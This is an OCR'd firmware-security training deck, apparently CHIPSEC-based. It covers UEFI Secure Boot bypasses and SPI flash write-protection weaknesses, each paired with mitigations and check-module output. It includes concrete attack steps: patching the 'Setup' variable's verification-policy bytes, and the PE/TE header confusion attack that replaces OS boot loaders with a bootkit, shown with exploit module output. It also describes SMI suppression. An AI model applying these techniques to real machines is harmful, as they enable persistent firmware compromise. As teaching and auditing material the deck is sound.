00020180 0F 00 14 00 01 01 01 00 00 00 01 01 01 01 03 01
00020190 01 00 F0 00 01 05 01 00 00 00 00 00 00 03 00 00
000201a0 00 00 00 00 01 03 00 00 00 00 00 00 00 00 00 FF
000201b0 FF FF FF FF FF 01 00 00 00 00 00 00 00 00 00 01  ÿÿÿÿÿ
```

chipsec_util.py spi dump spi.bin

Extracting Runtime UEFI Variables…



Secure Boot On


```
n            Name              │              Name
..                             │MemCeil._D26F6F65-4599-1A11-B8}
db_99D26F6F-1145-B81A-49B9-1F}MonotonicCounter_D26F6F65-4599}
dbx_99D26F6F-1145-B81A-49B9-1}MrcS3Resume_BCA34596-D0DA-670E}
KEK_D26F6F65-4599-1A11-B849-B}NetworkStackVar_B2CB8C2B-D719-}
PK_D26F6F65-4599-1A11-B849-B9}NvRamSpdMap_963D3AD7-A345-DABC}
AcpiGlobalVariable_8C2B0398-B}PchInit_0ED0DABC-6567-6F6F-D29}
AEDID_3D3AD719-4596-BCA3-DAD0}PK_D26F6F65-4599-1A11-B849-B91}
Boot0000_D26F6F65-4599-1A11-B}PlatformLang_D26F6F65-4599-1A1}
BootOrder_D26F6F65-4599-1A11-}PlatformLastLang_D0DABCA3-670E}
ConIn_D26F6F65-4599-1A11-B849}PlatformLastLangCodes_D0DABCA3}
ConOut_D26F6F65-4599-1A11-B84}rd_0398E000-8C2B-B2CB-19D7-3A3}
ConOutChild1_D26F6F65-4599-1A}RevocationList_98E0000D-2B03-C}
ConOutChildNumber_D26F6F65-45}SaPegData_45963D3A-BCA3-D0DA-0}
copy_0398E000-8C2B-B2CB-19D7-}Save1MBuffer_2B0398E0-CB8C-19B}
cr_0398E000-8C2B-B2CB-19D7-3A}ScramblerBaseSeed_BCA34596-D0D}
CurrentPolicy_98E0000D-2B03-C}Setup_D0DABCA3-670E-6F65-6FD2-}
db_99D26F6F-1145-B81A-49B9-1F}SetupDptfFeatures_D0DABCA3-670}
dbx_99D26F6F-1145-B81A-49B9-1}SetupSnbPpmFeatures_D0DABCA3-6}
DefaultBootOrder_D719B2CB-3D3}StdDefaults_4599D26F-1A11-49B8}
DefaultConOutChild_D26F6F65-4}TcgInternalSyncFlag_DABCA345-0}
del_0398E000-8C2B-B2CB-19D7-3}TdtAdvancedSetupDataVar_3AD719}
dir_0398E000-8C2B-B2CB-19D7-3}Timeout_D26F6F65-4599-1A11-B84}
FastEfiBootOption_CB8C2B03-19}UsbSupport_D0DABCA3-670E-6F65-}
FPDT_Variable_D26F6F65-4599-1}WdtPersistentData_670ED0DA-6F6}
GnvsAreaVar_A345963D-DABC-0ED}
HobRomImage_6F65670E-D26F-459}
IccAdvancedSetupDataVar_19B2C}
KEK_D26F6F65-4599-1A11-B849-B}
Kernel_CopyOfUSN_98E0000D-2B0}
Kernel_USN_98E0000D-2B03-CB8C}
Lang_D26F6F65-4599-1A11-B849-}
LastBoot_CB8C2B03-19B2-3AD7-3}
md_0398E000-8C2B-B2CB-19D7-3A}
                944 bytes in 7 files
-D26F-9945-111AB849B91F_NV+BS+RT_0.bin      1 03/02/14 23:00
               17,925 bytes in 52 files
```

Secure Boot Off

```
n            Name               │              Name
..                              │NetworkStackVar_B2CB8C2B-D719-3D}
db_99D26F6F-1145-B81A-49B9-1F85}NvRamSpdMap_963D3AD7-A345-DABC-D}
dbx_99D26F6F-1145-B81A-49B9-1F8}PchInit_0ED0DABC-6567-6F6F-D299-}
KEK_D26F6F65-4599-1A11-B849-B91}PK_D26F6F65-4599-1A11-B849-B91F8}
PK_D26F6F65-4599-1A11-B849-B91F}PlatformLang_D26F6F65-4599-1A11-}
AcpiGlobalVariable_8C2B0398-B2C}PlatformLastLang_D0DABCA3-670E-6}
AEDID_3D3AD719-4596-BCA3-DAD0-0}PlatformLastLangCodes_D0DABCA3-6}
Boot0000_D26F6F65-4599-1A11-B84}rd_0398E000-8C2B-B2CB-19D7-3A3D9}
BootOrder_D26F6F65-4599-1A11-B8}SaPegData_45963D3A-BCA3-D0DA-0E6}
ConIn_D26F6F65-4599-1A11-B849-B}Save1MBuffer_2B0398E0-CB8C-19B2-}
ConOut_D26F6F65-4599-1A11-B849-}ScramblerBaseSeed_BCA34596-D0DA-}
ConOutChild1_D26F6F65-4599-1A11}Setup_D0DABCA3-670E-6F65-6FD2-99}
ConOutChildNumber_D26F6F65-4599}SetupDptfFeatures_D0DABCA3-670E-}
copy_0398E000-8C2B-B2CB-19D7-3A}SetupSnbPpmFeatures_D0DABCA3-670}
cr_0398E000-8C2B-B2CB-19D7-3A3D}StdDefaults_4599D26F-1A11-49B8-B}
db_99D26F6F-1145-B81A-49B9-1F85}TcgInternalSyncFlag_DABCA345-0ED}
dbx_99D26F6F-1145-B81A-49B9-1F8}TdtAdvancedSetupDataVar_3AD719B2}
DefaultBootOrder_D719B2CB-3D3A-}Timeout_D26F6F65-4599-1A11-B849-}
DefaultConOutChild_D26F6F65-459}UsbSupport_D0DABCA3-670E-6F65-6F}
del_0398E000-8C2B-B2CB-19D7-3A3}WdtPersistentData_670ED0DA-6F65-}
dir_0398E000-8C2B-B2CB-19D7-3A3}
FastEfiBootOption_CB8C2B03-19B2}
FPDT_Variable_D26F6F65-4599-1A1}
GnvsAreaVar_A345963D-DABC-0ED0-}
HobRomImage_6F65670E-D26F-4599-}
IccAdvancedSetupDataVar_19B2CB8}
KEK_D26F6F65-4599-1A11-B849-B91}
Lang_D26F6F65-4599-1A11-B849-B9}
LastBoot_CB8C2B03-19B2-3AD7-3D9}
md_0398E000-8C2B-B2CB-19D7-3A3D}
MemCeil._D26F6F65-4599-1A11-B84}
MonotonicCounter_D26F6F65-4599-}
MrcS3Resume_BCA34596-D0DA-670E-}
                725 bytes in 3 files
670E-6F65-6FD2-9945111AB849_NV+BS+RT_0.bin    713 03/02/14 22:55
               17,706 bytes in 48 files
```


Secure Boot On/Off is Stored in “Setup”

Secure Boot On




```
--------------------------------
EFI Variable (offset = 0x4bb4):
--------------------------------
Name       : Setup
Guid       : D0DABCA3-670E-6F65-6FD2-9945111AB849
Attributes: 0x7 ( NV+BS+RT )
Data:
00 01 20 00 00 00 00 02 00 00 01 00 00 01 00 01 |
00 00 00 01 01 00 00 00 00 01 00 00 00 00 00 00 |
04 01 01 01 00 00 00 01 00 00 00 01 00 00 00 01 |
8c 16 32 00 00 01 00 01 01 00 00 00 01 01 01 01 |    2
01 01 01 01 00 01 00 00 01 01 00 00 01 00 00 00 |
00 00 00 00 00 01 01 01 01 01 00 00 00 02 00 00 |
01 00 01 00 01 01 00 01 00 00 01 01 01 00 00 01 |
00 00 01 01 01 01 01 01 01 01 04 04 04 04 04 04 |
04 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |

00 00 00 ff ff ff ff ff ff 01 00 00 00 00 00 00 |
00 00 00 01 01 01 01 01 02 02 01 00 01 01 00 01 |
04 00 00 00 01 01 00 00 00 00 01 01 01 00 00 00 |
00 00 00 20 00 00 00 00 01 00 03 00 37 00 44 00 |           7 D
1c 19 00 2d 00 38 00 1c 10 01 41 00 51 00 1c 1a |    - 8    A Q
02 01 00 00 00 04 04 04 00                      |
```

Secure Boot Off



```
--------------------------------
EFI Variable (offset = 0x4bb4):
--------------------------------
Name       : Setup
Guid       : D0DABCA3-670E-6F65-6FD2-9945111AB849
Attributes: 0x7 ( NV+BS+RT )
Data:
00 01 20 00 00 00 00 02 00 00 01 00 00 01 00 01 |
00 00 00 01 01 00 00 00 00 01 00 00 00 00 00 00 |
04 01 01 01 00 00 00 01 00 00 00 01 00 00 00 01 |
8c 16 32 00 00 00 00 01 01 00 00 00 01 01 01 01 |    2
01 01 01 01 00 01 00 00 01 01 00 00 01 00 00 00 |
00 00 00 00 00 01 01 01 01 01 00 00 00 02 00 00 |
01 00 01 00 01 01 00 01 00 00 01 01 01 00 00 01 |
00 00 01 01 01 01 01 01 01 01 04 04 04 04 04 04 |
04 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |

00 00 00 ff ff ff ff ff ff 01 00 00 00 00 00 00 |
00 00 00 01 01 01 01 01 02 02 01 00 01 01 00 01 |
04 00 00 00 01 01 00 00 00 00 01 01 01 00 00 00 |
00 00 00 20 00 00 00 00 01 00 03 00 37 00 44 00 |           7 D
1c 19 00 2d 00 38 00 1c 10 01 41 00 51 00 1c 1a |    - 8    A Q
02 00 00 00 00 04 04 04 00                      |
```

Verification Policies are Stored in “Setup”



```
Secure Boot Violation

Invalid signature detected. Check Secure
Boot Policy in Setup

Ok
```

- Read ‘Setup’ UEFI variable and look for sequences
- **`04 04 04, 00 04 04, 05 05 05, 00 05 05`**
- We looked near Secure Boot On/Off Byte!
- Modify bytes corresponding to policies to **`00`** **`(ALWAYS_EXECUTE)`** then write modified ‘Setup’ variable

Patching Image Verification Policies…

```
[CHIPSEC] Reading EFI variable Name='Setup' GUID={EC87D643-EBA4-4BB5-A1E5-
  3F3E36B20DA9} from 'Setup_orig.bin' via Variable API..
EFI variable:
Name        : Setup
GUID        : EC87D643-EBA4-4BB5-A1E5-3F3E36B20DA9
Data        :
..
01 01 01 00 00 00 00 01 01 01 00 00 00 00 00 00 |
00 00 00 00 00 00 01 01 00 00 00 04 04          |
[CHIPSEC] (uefi) time elapsed 0.000
```

OptionRomPolicy
FixedMediaPolicy
RemovableMediaPolicy

```
[CHIPSEC] Writing EFI variable Name='Setup' GUID={EC87D643-EBA4-4BB5-A1E5-
  3F3E36B20DA9} from 'Setup_policy_exploit.bin' via Variable API..
Writing EFI variable:
Name        : Setup
GUID        : EC87D643-EBA4-4BB5-A1E5-3F3E36B20DA9
Data        :
..
01 01 01 00 00 00 00 01 01 01 00 00 00 00 00 00 |
00 00 00 00 00 00 01 01 00 00 04 00 00          |
[CHIPSEC] (uefi) time elapsed 0.203
```

CSM Enabled With Secure Boot

- CSM allows legacy OS to boot on top of UEFI firmware without any Secure Boot checks
- Some systems have CSM enabled by default with Secure Boot enabled and fallback to boot from MBR when UEFI signature verification fails

Mitigations: Never load CSM when Secure Boot is enabled

Other Critical Secure Boot Config Stored in Unprotected Setup UEFI Variable

- **CSM Enable policy**: allows malware to enable CSM with Secure Boot and boot from MBR
- **“Clear Secure Boot Keys” control**: allows malware to clear all keys including PK thus disabling Secure Boot
- **“Restore Default Secure Boot Keys” control**: allows malware to revert all keys and blacklist to potentially insecure “default” values

Mitigations: UEFI firmware must never store setting critical for Secure Boot in unprotected UEFI variables (such as Setup)

4.1 (3) Attacking Secure Boot via PE/TE Header Vulnerability

Does firmware allow unsigned TE executables?

SecureBoot EFI variable doesn’t exist or equals to SECURE_BOOT_MODE_DISABLE? EFI_SUCCESS


File is not valid PE/COFF image? EFI_ACCESS_DENIED

SecureBootEnable NV EFI variable doesn’t exist or equals to SECURE_BOOT_DISABLE? EFI_SUCCESS

SetupMode NV EFI variable doesn’t exist or equals to SETUP_MODE? EFI_SUCCESS

PE/TE Header Handling by the BIOS

- Decoded UEFI BIOS image from SPI Flash



```
C:\chipsec>chipsec_util.py decode spi_flash.bin nvar
[+] imported common configuration: chipsec.cfg.common
[CHIPSEC] Executing command 'decode' with args ['spi_flash.bin', 'nvar']
[CHIPSEC] Decoding SPI ROM image from a file 'spi_flash.bin'
[CHIPSEC] Found SPI Flash descriptor at offset 0x0 in the binary 'spi_flash.bin'
[CHIPSEC] (decode) time elapsed 18.003

C:\chipsec>
```


```
{C:\chipsec\spi_flash.bin.dir\1_200000-7FFFFF_BIOS.bin.dir\FV\01_8C8CE578-8A3D-4F1C-9935-896185C32DD3.dir\5AE3F37E-4E...

[0+1]\...r\1_200000-7FFFFF_BIOS.bin.dir\FV        C:\...E-05.dir\00_S_COMPRESSION.dir  14:31
n               Name                Size       n              Name                  Size
..                                   Up        ..                                     Up
00_8C8CE578-8A3D-4F1C-9935-896185C32}Folder    00_S_COMPRESSION                   1331 K
01_8C8CE578-8A3D-4F1C-9935-896185C32}Folder    00_S_COMPRESSION.gz                148477
02_8C8CE578-8A3D-4F1C-9935-896185C32}Folder    01_S_FREEFORM_SUBTYPE_GUID            794
00_8C8CE578-8A3D-4F1C-9935-896185C32}131072    02_S_USER_INTERFACE                    18
01_8C8CE578-8A3D-4F1C-9935-896185C32}5008 K    CORE_DXE.efi                       1330 K
02_8C8CE578-8A3D-4F1C-9935-896185C32}638976
```

PE/TE Header Confusion Issue

- TE format doesn’t support signatures so BIOS has to deny loading such image
- In practice, BIOS implementations may differ…
- **`ExecuteSecurityHandler`** calls **`GetFileBuffer`** to read an executable image
- Which reads the image, checks if it has a valid PE/COFF header and returns **`EFI_LOAD_ERROR`** if not
- In case of an image load error, **`ExecuteSecurityHandler`** returns **`EFI_SUCCESS (0)`**
- Signature Checks are Skipped!

PE/TE Header Confusion Attack

- Convert malicious PE/COFF EFI executable (bootkit.efi) to TE by replacing the image header
- Replace OS boot loaders with resulting TE EFI executable
- Vulnerable BIOS skips signature check for this executable
- Malicious bootkit.efi loads & patches original OS boot loader



```
[+] imported chipsec.modules.exploits.secureboot.te
[x][ =======================================================================
[x][ Module: 'TE Header' Secure Boot Bypass exploit
[x][ =======================================================================
[*] Replacing bootloaders on EFI System Partition (ESP) z:\..
[*] Converting PE/COFF executable chipsec/modules/exploits/secureboot/bootkit.efi to TE format...
[*] Replacing z:\EFI\Boot\bootx64.efi with bootkit...
[*] Replacing z:\EFI\Microsoft\Boot\bootmgfw.efi with bootkit...
[*] Reboot now!
```

Exercise 4.1

Bypassing UEFI Secure Boot (PE/TE)

4.2 Attacking SPI Flash Protections

BIOS Range is Not Protected in SPI

- BIOS Write Protections often still not properly enabled on many systems
- SMM based write protection of entire BIOS region is often not used: **`BIOS_CONTROL[SMM_BWP]`**
- If SPI Protected Ranges (mode agnostic) are used (defined by **`PR0-PR4`** in SPI MMIO), they often don't cover entire BIOS & NVRAM
- Some platforms use SPI device specific write protection but only for boot block/startup code or SPI Flash descriptor region

Mitigations:

- Set **`BIOS_CONTROL[SMM_BWP] ← 1`**
- Program SPI flash protected ranges (**`PRx`**) to cover BIOS range

References: Persistent BIOS Infection (used flashrom on legacy BIOS), Evil Maid Just Got Angrier, BIOS Chronomancy, A Tale Of One Software Bypass Of Windows 8 Secure Boot

Checking with `common.bios_wp`

```
# chipsec_main.py --module common.bios_wp
[*] running module: chipsec.modules.common.bios_wp
[x][ =======================================================================
[x][ Module: BIOS Region Write Protection
[x][ =======================================================================
[*] BIOS Control = 0x02
    [05] SMM_BWP = 0 (SMM BIOS Write Protection)
    [04] TSS     = 0 (Top Swap Status)
    [01] BLE     = 1 (BIOS Lock Enable)
    [00] BIOSWE  = 0 (BIOS Write Enable)

[!] Enhanced SMM BIOS region write protection has not been enabled (SMM_BWP is not used)

[*] BIOS Region: Base = 0x00500000, Limit = 0x007FFFFF
SPI Protected Ranges
------------------------------------------------------------
PRx (offset) | Value    | Base     | Limit    | WP? | RP?
------------------------------------------------------------
PR0 (74)     | 87FF0780 | 00780000 | 007FF000 | 1   | 0
PR1 (78)     | 00000000 | 00000000 | 00000000 | 0   | 0
PR2 (7C)     | 00000000 | 00000000 | 00000000 | 0   | 0
PR3 (80)     | 00000000 | 00000000 | 00000000 | 0   | 0
PR4 (84)     | 00000000 | 00000000 | 00000000 | 0   | 0
[!] SPI protected ranges write-protect parts of BIOS region (other parts of BIOS can be
modified)
[!] BIOS should enable all available SMM based write protection mechanisms or configure
SPI protected ranges to protect the entire BIOS region
[-] FAILED: BIOS is NOT protected completely
```

SMI Suppression Attack (If SMM Based BIOS WP is Not Used)

- Some systems write-protect BIOS by disabling BIOS Write-Enable (**`BIOSWE`**) and setting BIOS Lock Enable (**`BLE`**) but don't use SMM based write-protection **`BIOS_CONTROL[SMM_BWP]`**
- SMI event is generated when Update SW writes **`BIOSWE=1`**
- Possible attack against this configuration is to block SMI events
- E.g. disable all chipset sources of SMI: clear **`SMI_EN[GBL_SMI_EN]`** if BIOS didn't set **`GBL_SMI_LOCK`**: Setup for Failure: Defeating SecureBoot
- **Another variant** is to disable specific **TCO SMI** source used for **`BIOSWE/BLE`** (clear **`TCO_EN`** in **`SMI_EN`** if BIOS didn't set **`TCO_LCK`**)

Mitigations:

- Set **`BIOS_CONTROL[SMM_BWP]`** ← **`1`** and lock SMI configuration (set **`GBL_SMI_LCK, TCO_LCK`**)

Checking with `common.bios_smi`

```
# chipsec_main.py --module common.bios_smi
```

```
[*] running module: chipsec.modules.common.bios_smi
[x][ =======================================================================
[x][ Module: SMI Events Configuration
[x][ =======================================================================
[-] SMM BIOS region write protection has not been enabled (SMM_BWP is not used)

[*] PMBASE (ACPI I/O Base) = 0x0400
[*] SMI_EN (SMI Control and Enable) register [I/O port 0x430] = 0x00002033
    [13] TCO_EN (TCO Enable)            = 1
    [00] GBL_SMI_EN (Global SMI Enable) = 1
[+] All required SMI events are enabled
[*] TCOBASE (TCO I/O Base) = 0x0460
[*] TCO1_CNT (TCO1 Control) register [I/O port 0x468] = 0x1800
    [12] TCO_LOCK = 1
[+] TCO SMI configuration is locked
[*] GEN_PMCON_1 (General PM Config 1) register [BDF 0:31:0 + 0xA0] = 0x0A14
    [04] SMI_LOCK = 1
[+] SMI events global configuration is locked
[+] PASSED: All required SMI sources seem to be enabled and locked!
```

Unlocked SPI Flash Config. / PRx

- Some BIOS rely on SPI *Protected Ranges* (**`PR0-PR4`** registers in SPI MMIO) to provide write protection of regions of SPI Flash
- SPI Flash Controller configuration including **`PRx`** has to be locked down by BIOS via Flash Lockdown
- If BIOS doesn't lock SPI Controller configuration (by setting **`FLOCKDN`** bit in **`HSFS`** SPI MMIO register), malware can disable SPI protected ranges re-enabling write access to SPI Flash

Mitigations:

- Set **`HSFS[FLOCKDN]`** 🡐 **`1`**

Checking with `common.spi_lock`

```
# chipsec_main.py --module common.spi_lock
```

```
[*] running module: chipsec.modules.common.spi_lock
[x][ =======================================================================
[x][ Module: SPI Flash Controller Configuration Lock
[x][ =======================================================================
[*] HSFSTS register = 0x0004E008
    FLOCKDN = 1
[+] PASSED: SPI Flash Controller configuration is locked
```

Insecure Access Permissions in SPI Flash Descriptor

- SPI flash memory is operating in descriptor mode, i.e. when valid flash descriptor is present in SPI flash
- In descriptor mode, flash descriptor defines access permissions to various regions in SPI flash by different SPI bus masters, e.g. by CPU host software such as BIOS or OS
- FD itself is a region and is access permission to FD allows writes from BIOS/OS after manufacturing then any code at BIOS/OS level can modify it

```
Master Read/Write Access to Flash Regions
--------------------------------------------------------
 Region                 | CPU/BIOS | ME        | GBe
--------------------------------------------------------
0 Flash Descriptor      | R        | R         |
1 BIOS                  | RW       |           |
...
```

Access permissions to SPI flash descriptor

Checking with `common.spi_desc`

```
# chipsec_main.py --module common.spi_desc

[*] running module: chipsec.modules.common.spi_desc
[x][ =======================================================================
[x][ Module: SPI Flash Region Access Control
[x][ =======================================================================
[*] FRAP = 0x00004A4B << SPI Flash Regions Access Permisions Register (SPIBAR + 0x50)
    [00] BRRA             = 4B << BIOS Region Read Access
    [08] BRWA             = 4A << BIOS Region Write Access
    [16] BMRAG            = 0 << BIOS Master Read Access Grant
